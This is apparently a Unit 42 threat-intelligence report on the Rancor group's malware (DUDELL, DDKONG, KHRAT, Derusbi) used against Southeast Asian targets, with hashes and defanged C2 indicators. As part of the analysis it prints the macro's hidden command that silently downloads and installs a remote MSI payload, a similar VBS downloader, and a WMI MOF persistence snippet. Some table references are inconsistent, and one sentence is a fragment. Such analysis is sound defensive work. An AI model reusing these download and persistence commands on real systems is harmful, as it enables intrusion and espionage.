
Rancor: Cyber Espionage Group Uses New Custom Malware to Attack Southeast Asia

19,878 people reacted 7 7 min. read
SHARE

By Jen Miller-Osborn and Mike Harbison

December 17, 2019 at 5:30 AM
Category: Unit 42
Tags: Asia, China, cyber espionage, Derusbi, Dudell, malware, RANCOR, RAT, Remote Access Trojan



This post is also available in: 日本語 (Japanese)

Executive Summary

In late June 2018, Unit 42 revealed a previously unknown cyber espionage group we dubbed Rancor, which conducted targeted attacks in Southeast Asia throughout 2017 and 2018. In recent attacks, the group has persistently targeted at least one government organization in Cambodia from December 2018 through January 2019. While researching these attacks, we discovered an undocumented, custom malware family – which we've named Dudell. In addition, we discovered the group using Derusbi, which is a malware family believed to be unique to a small subset of Chinese cyber espionage groups.

Attack Details

Between early December 2018 and the end of January 2019, Rancor conducted at least two rounds of attacks intending to install Derusbi or KHRat malware on victim systems. January 2019 sent via `149.28.156[.]61` to deliver either Derusbi or KHRat samples with either `cswksfwq.kfesv[.]xyz` or `connect.bafunpda[.]xyz` as C2.

Malware Overview

DUDELL

SHA256	`0d61d9baab9927bb484f3e60384fdb6a3709ca74bc6175ab16b220a68f2b349e`
File Type	`Microsoft Excel 97 - 2003 Document`
File Name	`Equipment Purchase List 2018-2020(Final).xls`

Table 1. DUDELL properties

The DUDELL sample is a weaponized Microsoft Excel document that contains a malicious macro that runs on the victim's machine. It shares the same malicious behavior reported by Checkpoint in Rancor: The Year of The Phish `SHA-1 c829f5f9ff89210c888c1559bb085ec6e65232de`. In Check Point's blog, the sample is from December 2018 while this sample is from April 2018. It has the following metadata:

Codepage	1252
Author	MS
Last author	MS
Application name	Microsoft Excel
Creation time	Mon Oct 14 23:33:28 1996
Last Save time	Wed Apr 11 02:18:59 2018
Security type	0

Table 2. DUDELL file metadata

The macro in this document gets executed when the user views the document and clicks `Enable Content`, at which point the macro locates and executes the data located under the `Company` field in the document's properties. The data located under the `Company` field is:

```
cmd /c set /p=Set v=CreateObject(^"Wscript.Shell^"):v.Run ^"msiexec /q /i
http://199.247.6[.]253/ud^",false,0 <nul >
C:\Windows\System32\spool\drivers\color\tmp.vbs
```

Table 3. Company field data

The C2 server `199.247.6[.]253` listed above in Table 5 is known to be used by the Rancor group. The script is downloading a second stage payload via the Microsoft tool msiexec. Unfortunately at the time of discovery, the hosted file is unavailable. Our systems were able to record the hash of file `tmp.vbs`, but the contents of the file are no longer available. See Table 5 below for hash values. Pivoting off the filename and directory, we discovered a similar VBS script used by the Rancor actors that might give us some clues on what the contents of `tmp.vbs` would resemble. File `office.vbs` (SHA256: `4b0b319b58c2c0980390e24379a2e2a0a1e1a91d17a9d3e26be6f4a39a7afad2`) was discovered in directory `c:\Windows\System32\spool\drivers\color`. The contents of that file are:

```
Set v=CreateObject("Wscript.Shell"):v.Run "msiexec /q /i http://199.247.6[.]253/OFFICE",false,0
```

Table 4. Contents of `office.vbs`

SHA256	b958e481c90939962081b9fb85451a2fb28f705d5b5060f5d9d5aebfb390f832

Table 5. Hashes for `tmp.vbs`

If the file `tmp.vbs` does in fact contain similar content as that of `office.vbs`, then it could be another method for downloading payloads onto the target.

DDKONG Plugin


SHA256	`0EB1D6541688B5C87F620E76219EC5DB8A6F05732E028A9EC36195D7B4F5E707`
Compile Date and Time	`2017-02-17 08:33:45 AM`
File Type	`PE32 executable (DLL) Intel 80386, for MS Windows`
File Name	`History.nls`

Table 6. DDKONG Plugin properties

The malware in question is configured with the following single export entry:

- DllInstall

The DllInstall export function is responsible for the core behavior of the malware, as just loading it does nothing. Once this export is called, it checks for a hidden window with a caption of `Hello Google!` and a class name of `Google` see Figure 1 below. This check is performed to ensure that only one instance of the malware is running at a time.



Property Inspector

Window Caption: Hello Google !
Window Handle: 0013027C
Window Proc: 100024B0
Rectangle: (-200, -200)-(0, 0), 200x200
Restored Rect: (-200, -200)-(0, 0), 200x200
Client Rect: (0, 0)-(200, 200), 200x200
Instance Handle: 00400000
Menu Handle: 00000000
User Data: 00000000
Window Bytes:

Figure 1. DDKONG Plugin hidden window properties

The hidden window created by the malware filters on any user input (e.g. keyboard or mouse activity). This could be an attempt to evade sandbox analysis as mouse and keyboard movement is typically not performed. The malware then proceeds to beacon to a configured remote server of `cswksfwq.kfesv[.]xyz` on TCP port `8080`. Upon successful connection, the malware transmits victim information such as: hostname, IP address, Language Pack along with other operating system information. The data transmitted are XOR encoded. The malware supports the following capabilities:

- Terminate specific process
- Enumerate processes
- Upload file
- Download file
- Delete file
- List folder contents
- Enumerate storage volumes
- Execute a command
- Reverse shell
- Take a screenshot

KHRAT

SHA256	`aaebf987b8d80d71313c3c0f2c16d60874ffecbdda3bb6b44d6cba6d38031609`
Compile Date and Time	`2018-05-02 05:22:23 PM`
File Type	`PE32 executable (DLL) Intel 80386, for MS Windows`
File Name	`8081.dll`

`Table 7. KHRAT properties`

The malware in question is configured with the following single export entry:

- Rmcmd

When the DLL is initially loaded, it dynamically resolves and imports additional modules (DLLs') needed. Once loaded and the export entry of `Rmcmd` is called, it creates a Windows mutex named `gkdflbmdfk`. This ensures that only one copy of the malware is running at a time. It then begins to beacon to a configured domain of `connect.bafunpda[.]xyz` on TCP port `8081`. The malware collects and transmits data from the host, such as hostname and is XOR encoded with the first byte of the network traffic being the key. This malware supports the following capabilities:

- Reverse Shell

The malware behavior and code share similarities with an older `KHRAT` sample from May 2018. Sample (SHA256: `bc1c3e754be9f2175b718aba62174a550cdc3d98ab9c36671a58073140381659`) has the same export entry name and is also a reverse shell. The newer sample appears to be a re-write for optimization purposes with the underlying behavior remaining the same, reverse shell.

Derusbi

SHA256	`83d1d181a6d583bca2f03c3c4e517757a766da5f4c1299fbbe514b3e2abd9e0d`
Compile Date and Time	`2012-09-14 09:20:12 AM`
File Type	`PE32 executable (DLL) Intel 80386, for MS Windows`
File Name	`32.dll`

Table 8. Derusbi properties

Derusbi is a backdoor Trojan believed to be used among a small group of attackers, which includes the Rancor group. This particular sample is a loader that loads an encrypted payload for its functionality. This DLL requires the loading executable to include a 32-byte key on the command line to be able to decrypt the embedded payload, which unfortunately we do not have. Even though we don't have the decryption key or loader, we have uncovered some interesting artifacts.

- If the module that loads the sample is named myapp.exe the module will exit
- Once loaded, it sleeps for six seconds
- Looks for a Windows pipe named \\.\pipe_kernel32.dll.ntdll.dll.user32.dll
- Looks for a Windows device named \Device\acpi_010221
- Creates the following registry key
HKEY_CLASSES_ROOT\CDO.SS_NNTPOnPostEarlySink.2
Two DWORD values named IDX and Ver.
    - Saves encrypted data at these keys
- The encryption routine to decrypt the embedded payload is MS_ENH_RSA_AES_PROV

Rancor VBScript

In July 2019, we discovered an interesting VBScript named `Chrome.vbs` (SHA256: `0C3D4DFA566F3064A8A408D3E1097C454662860BCACFB6675D2B72739CE449C2`) associated with the Rancor group. This particular VBScript payload beacons to domain `bafunpda[.]xyz`, which is also used by the KHRAT Trojan listed above in Table 2. This VBScript is obfuscated and contains packed data that is used to infect a target with multiple chained persistent artifacts. The following illustrates the behavior when the VBScript is executed:




Figure 2. VBScript execution flow

Figure 1 provides a visual overview of when the VBScript is executed on a host. The script performs the following actions:

1. Copies `regsvr32.exe` from `%windir%\syswow64` to `%windir%\spoolsw.exe`.
2. Creates a text file named `vdfjgklffsdfmv.txt` in the host's `%TMP%` folder. This file is not a text file, but a Windows **M**anagement **O**bject **F**ile MOF.
3. Executes Windows mofcomp.exe passing in the MOF file created in step 2.
4. Adds data to two registry keys: classes and media. Data is saved in the default keys.
5. Reads the blob of data from the registry key classes created in step 4 and saves the data to file `%windir%\pla.dat`.

The MOF file created by the VBScript is used as a persistence mechanism via Windows Management Instrumentation (WMI) Event Subscriptions. MOF files are compiled scripts that describe Common Information Model (CIM) classes, which are compiled into the WMI repository. The technique is described by MITRE ATT&CK IDT1084. This particular MOF file creates a timer event that is triggered every five seconds. Snippet of the MOF file is illustrated in Figure 3 below:

```
instance of CommandLineEventConsumer as $Cons
{
Name = "SCM Event Log Filter";
RunInteractively=false;
CommandLineTemplate="c:\\windows\\spoolsw.exe /s /n /i c:\\windows\\pla.dat";
};
instance of __EventFilter as $Filt
{
Name = "SCM Event Log Filter";
EventNamespace = "Root\\Cimv2";
Query = "Select * From __InstanceModificationEvent "
"Where TargetInstance Isa \"Win32_LocalTime\" "
"And TargetInstance.Second = 5";
QueryLanguage = "WQL";
};
```

Figure 3. Snippet of MOF file

Figure 3 shows the main functionality of the MOF file. It has a unique name of `SCM Event Log Filter` and runs spoolsw.exe every 5 seconds, with the /s /n /i parameters passing in file pla.dat. If we recall earlier from the VBScript, spoolsw.exe is the hosts Windows regsvr32.exe. Regsvr32.exe is a Windows tool that registers a module (DLL). The parameters passed instruct regsvr32 not to display any message boxes (/s), do not call DllRegisterServer or DllUnregisterServer (/n) and calls DllInstall (/i). File pla.dat therefore must be a DLL.

The registry values created by the VBScript are as follows:

1. HKEY_CURRENT_USER\Software\Classes
    - Contains x86 code for a DLL. It is missing the first byte of 0x4 which is added by the VBScript when file `pla.dat` is created.

File Properties for embedded registry data at HKEY_CURRENT_USER\Software\Classes

SHA256	`DB982B256843D8B6429AF24F766636BB0BF781B471922902D8DCF08D0C58511E`
Compile Date and Time	`2018-04-24 10:51:14 PM`
File Type	`PE32 executable (DLL) Intel 80386, for MS Windows`
Export Table	`DllInstall`

Table 9. Reg Classes embedded data properties

The DLL embedded in this registry key is a simple loader that loads the code from the registry HKEY_LOCAL_MACHINE\SOFTWARE\Clients\Media

1. HKEY_LOCAL_MACHINE\SOFTWARE\Clients\Media
    - Contains shellcode and x86 code for a DLL. Data saved in registry is encoded with a XOR key of 0x9C.

SHA256	`CC081FFEA6F4769733AF9D0BAE0308CA0AE63667FA225E7965DF0884E96E2D2A`
Compile Date and Time	`2018-01-10 09:16:42 PM`
File Type	`PE32 executable (DLL) Intel 80386, for MS Windows`

Table 10. Decoded media DLL data properties

The DLL located in the Media registry key is a variant of the KHRAT Trojan. It beacons to domain `connect.bafunpda[.]xyz` and attempts to connect to TCP port `4433`. This is the same domain used by the KHRAT Trojan listed above in Table 2 and shares the same behavior.

Conclusion

Rancor, a cyber espionage group active since at least 2017, continues to conduct targeted attacks in Southeast Asia and has been found using an undocumented, custom malware family – which we've dubbed Dudell – to download a second stage payload once its malicious macro is executed. Additionally, Rancor is also using the Derusbi malware family to load a secondary payload once it infiltrates a target.

Palo Alto Networks customers are protected from this threat. Our threat prevention platform detects these malware families, with Wildfire while and simultaneously updating the '*malware*' category within the PAN-DB URL filtering solution for compromised domains it has identified. AutoFocus customers can further investigate this activity with the following tags:

- Rancor
- PLAINTEE
- DUDELL
- Derusbi

Indicators of Compromise

SHA256:

```
0EB1D6541688B5C87F620E76219EC5DB8A6F05732E028A9EC36195D7B4F5E707
AAEBF987B8D80D71313C3C0F2C16D60874FFECBDDA3BB6B44D6CBA6D38031609
0D61D9BAAB9927BB484F3E60384FDB6A3709CA74BC6175AB16B220A68F2B349E
DB982B256843D8B6429AF24F766636BB0BF781B471922902D8DCF08D0C58511E
CC081FFEA6F4769733AF9D0BAE0308CA0AE63667FA225E7965DF0884E96E2D2A
BC1C3E754BE9F2175B718ABA62174A550CDC3D98AB9C36671A58073140381659
83d1d181a6d583bca2f03c3c4e517757a766da5f4c1299fbbe514b3e2abd9e0d
```

C2s

`cswksfwq.kfesv[.]xyz`

`Connect.bafunpda[.]xyz`

`199.247.6[.]253`